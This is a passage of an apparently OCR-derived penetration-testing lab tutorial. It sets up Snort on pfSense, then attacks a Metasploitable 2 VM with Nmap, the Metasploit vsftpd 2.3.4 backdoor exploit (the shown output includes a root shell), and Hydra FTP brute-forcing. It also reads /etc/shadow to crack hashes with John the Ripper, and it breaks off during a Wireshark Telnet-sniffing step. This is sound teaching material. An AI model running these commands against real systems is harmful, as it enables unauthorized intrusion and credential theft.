





4. Select and Apply Rule Categories
   - Under the interface settings, go to Categories.
   - Option 1: Easy Mode
     - Enable “IPS Policy” and select a policy (e.g., Security, Balanced, Connectivity).




5. Apply and Test Configuration
   - Click Apply to activate Snort on the interface.



- Ping from Kali Linux to test the configuration.



- Go to the Alerts tab to monitor detected threats.
  - We can see that an alert was made.



Exploring Kali Linux: Key Tools and Practical Use Cases


Nmap (Network Mapper)

Nmap is a tool used for network discovery and port scanning. It helps security professionals discover hosts and services on a network, map out the network infrastructure, identify open ports, detect operating systems, and determine what services are running.

- `nmap 192.168.2.12 -sV -O -p1-65535`

Command Breakdown:

- `nmap`: The command-line tool for network scanning.
- `-sV`: Enables version detection to determine what service and version are running on open ports.
- `-O`: Attempts to detect the operating system of the target.
- `-p1-65535`: Scans all 65,535 TCP ports.
- `192.168.2.12`: The target IP address.



Metasploit Framework

The Metasploit Framework is a powerful and widely used tool in penetration testing and ethical hacking. It is primarily used for:

- Exploitation of vulnerabilities
- Payload delivery (e.g., reverse shells, meterpreter sessions)
- Post-exploitation tasks
- Information gathering
- Vulnerability scanning

Metasploit allows security professionals to develop, test, and execute exploit code against remote target machines. A common use case involves exploiting an outdated or vulnerable service on a target system (e.g., Metasploitable 2) to gain unauthorized access via a reverse shell.


1. **Run Nmap Scan**
   Used to identify running services and their versions on the target (Metasploitable 2):
   - `nmap -sV 192.168.2.12`

```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.2.12 -p 21 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-26 21:33 EDT
Nmap scan report for 192.168.2.12
Host is up (0.0042s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.66 seconds
```


Purpose: Discover that **`VSFTPd 2.3.4`** is running — a known vulnerable version.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption                                | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)                                | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)                                | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                                              | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                        | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                                       | multiple/remote/49719.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

2. **Launch the Metasploit Framework**
   - `msfconsole`




3. **Search for the VSFTPd Exploit**
   - `search vsftp`



4. **Select and Configure the Exploit**
   Use the exploit module that appears in the search results:
   - `use exploit/unix/ftp/vsftpd_234_backdoor`

   Then display its required options:
   - `show options`



5. **Set the Target IP and Run the Exploit**
   - `set RHOST 192.168.2.12`

- `exploit`

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.htm
                                       l
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.2.12
RHOSTS => 192.168.2.12
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Result:
This exploit opens a **command shell** on the target system, confirming successful access to the Metasploitable 2 machine. You can now view files and directories on the target system to verify access. For example:

- `ls -l`

```
kali@kali: ~
File  Actions  Edit  View  Help
[*] 192.168.2.12:21 - USER: 331 Please specify the password.
[+] 192.168.2.12:21 - Backdoor service has been spawned, handling...
[+] 192.168.2.12:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.101:39367 -> 192.168.2.12:6200) at 2025-05-27 14:25:17 -0400

whoami
root
pwd
/
ls -l
total 93
drwxr-xr-x   2 root root  4096 May 13  2012 bin
drwxr-xr-x   4 root root  1024 May 13  2012 boot
lrwxrwxrwx   1 root root    11 Apr 28  2010 cdrom -> media/cdrom
drwxr-xr-x  14 root root 13540 May 27 14:20 dev
drwxr-xr-x  94 root root  4096 May 27 14:20 etc
drwxr-xr-x   6 root root  4096 Apr 16  2010 home
drwxr-xr-x   2 root root  4096 Mar 16  2010 initrd
lrwxrwxrwx   1 root root    32 Apr 28  2010 initrd.img -> boot/initrd.img-2.6.24-16-server
-rw-------   1 root root     0 May 26 17:40 john-input
drwxr-xr-x  13 root root  4096 May 13  2012 lib
drwx------   2 root root 16384 Mar 16  2010 lost+found
drwxr-xr-x   4 root root  4096 Mar 16  2010 media
drwxr-xr-x   3 root root  4096 Apr 28  2010 mnt
-rw-------   1 root root 10147 May 27 14:20 nohup.out
drwxr-xr-x   2 root root  4096 Mar 16  2010 opt
-rw-r--r--   1 root root  1581 May 26 17:34 passwd.txt
dr-xr-xr-x 110 root root     0 May 27 14:20 proc
drwxr-xr-x  13 root root  4096 May 27 14:20 root
drwxr-xr-x   2 root root  4096 May 13  2012 sbin
-rw-------   1 root root  1207 May 26 17:35 shadow.txt
drwxr-xr-x   2 root root  4096 Mar 16  2010 srv
drwxr-xr-x  12 root root     0 May 27 14:20 sys
drwxrwxrwt   4 root root  4096 May 27 14:21 tmp
drwxr-xr-x  12 root root  4096 Apr 28  2010 usr
drwxr-xr-x  14 root root  4096 Mar 17  2010 var
lrwxrwxrwx   1 root root    29 Apr 28  2010 vmlinuz -> boot/vmlinuz-2.6.24-16-server
```


John the Ripper: Password Cracking Tool

John the Ripper is a widely used tool in cybersecurity for cracking password hashes, especially during post-exploitation phases of a penetration test. It supports various attack methods, including dictionary attacks, brute-force attacks, and hybrid techniques. A common use case involves cracking password hashes from a compromised Linux system's `/etc/shadow` file, enabling attackers or testers to uncover plaintext passwords and potentially escalate privileges within the system.

Post-Exploitation: Reading and Cracking Password Hashes

1. **Access Sensitive files on the target**
   After successfully running the exploit on the **Metasploitable** target machine, you gain a shell. Use the following command to read sensitive system files such as password hashes:
   - `cat /etc/shadow`


   This file contains hashed passwords for user accounts.




2. **Identify the Hash Type**
   To determine the type of hash (e.g., MD5, SHA-1, etc.), open a new terminal window and run:
   - `hash-identifier`

   Paste in the hash for the `msfadmin` user. The tool will analyze it and indicate that it is an **MD5 (Unix)** hash.


3. **Prepare the Hash File for Cracking**
   Create a new text file that contains the username and corresponding hash in the following format.




4. **Install Johnny (GUI for John the Ripper)**
   Johnny provides a graphical interface for the **John the Ripper** password cracking tool. Update and install Johnny:
   - `sudo apt update`
   - `sudo apt install johnny`



5. **Crack the Password Hash**
   - Open Johnny from:
     Applications > Password Attacks > Johnny
   - Load the file containing the username and hash.
   - Click **Start Attack** to begin the password cracking process.



Johnny will attempt to crack the hash. Once complete, it will display the cracked password — for example, it will reveal the password for the `msfadmin` user.



Hydra: Brute-Force Attack Tool


Hydra is a fast and flexible tool used for password cracking and brute-force attacks across a wide range of network protocols, including FTP, SSH, HTTP, SMB, and many others. It is commonly used by ethical hackers and penetration testers to evaluate the strength of login credentials by attempting numerous combinations of usernames and passwords. One typical use case is brute-forcing SSH credentials on a target system to test for unauthorized access vulnerabilities.

Preparing for a Hydra Attack

Before using Hydra, it's important to create two **text-based wordlists**:

- One containing potential **usernames** (e.g., `users.txt`)
- Another containing potential **passwords** (e.g., `passwords.txt`)

These wordlists allow Hydra to systematically try different combinations against the target system during the attack.



Brute-Force Password for a Known Username

`hydra -l msfadmin -P passwords.txt` 192.168.99.7 ftp

- `-l msfadmin`: Specifies the known username (`msfadmin`).
- `-P passwords.txt`: Uses a wordlist of passwords to try.
- `192.168.99.7`: Target IP address.
- `ftp`: Specifies the FTP service as the attack target.

Purpose: Attempts to find the correct password for the user `msfadmin`.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l msfadmin -P pass.txt 192.168.2.12 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-26 20:23:32
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:1/p:10), ~1 try per task
[DATA] attacking ftp://192.168.2.12:21/
[21][ftp] host: 192.168.2.12   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-26 20:23:37
```

Brute Force Username for a Known Password

`hydra -L users.txt -p msfadmin` 192.168.99.7 ftp

- `-L users.txt`: Uses a wordlist of usernames.
- `-p msfadmin`: Specifies the known password.
- `192.168.99.7`: Target IP address.
- `ftp`: The target service.

Purpose: Attempts to discover the correct username that uses the password `msfadmin`.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L user.txt -p msfadmin 192.168.2.12 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-26 20:26:33
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task
[DATA] attacking ftp://192.168.2.12:21/
[21][ftp] host: 192.168.2.12   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-26 20:26:36
```

Brute Force Both Username and Password

`hydra -L users.txt -P passwords.txt` 192.168.99.7 ftp

- `-L users.txt`: Wordlist of usernames.
- `-P passwords.txt`: Wordlist of passwords.
- `192.168.99.7`: Target IP address.
- `ftp`: The service to attack.

Purpose: Tries all possible combinations of usernames and passwords against the FTP service.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -L user.txt -P pass.txt 192.168.2.12 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-26 20:27:38
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task
[DATA] attacking ftp://192.168.2.12:21/
[21][ftp] host: 192.168.2.12   login: msfadmin   password: msfadmin
```

Wireshark: Capturing Cleartext Credentials over Telnet

Wireshark is a powerful tool used for network traffic analysis. It functions as a packet analyzer, enabling users to capture and inspect network data in real time. This is especially useful for:

- Troubleshooting network issues
- Monitoring performance
- Detecting suspicious or malicious activity


A common use case is capturing traffic from insecure protocols like HTTP or Telnet to identify unencrypted credentials sent in plain text.

Capturing Telnet Traffic to Read Login Credentials

1. Start Wireshark to Capture Network Traffic

Purpose: Capture and analyze packets to determine if sensitive data (like login credentials) is being sent in plain text.

- Open Wireshark from the menu:
  Applications > Sniffing & Spoofing > Wireshark
- Click **Start** to begin capturing packets.

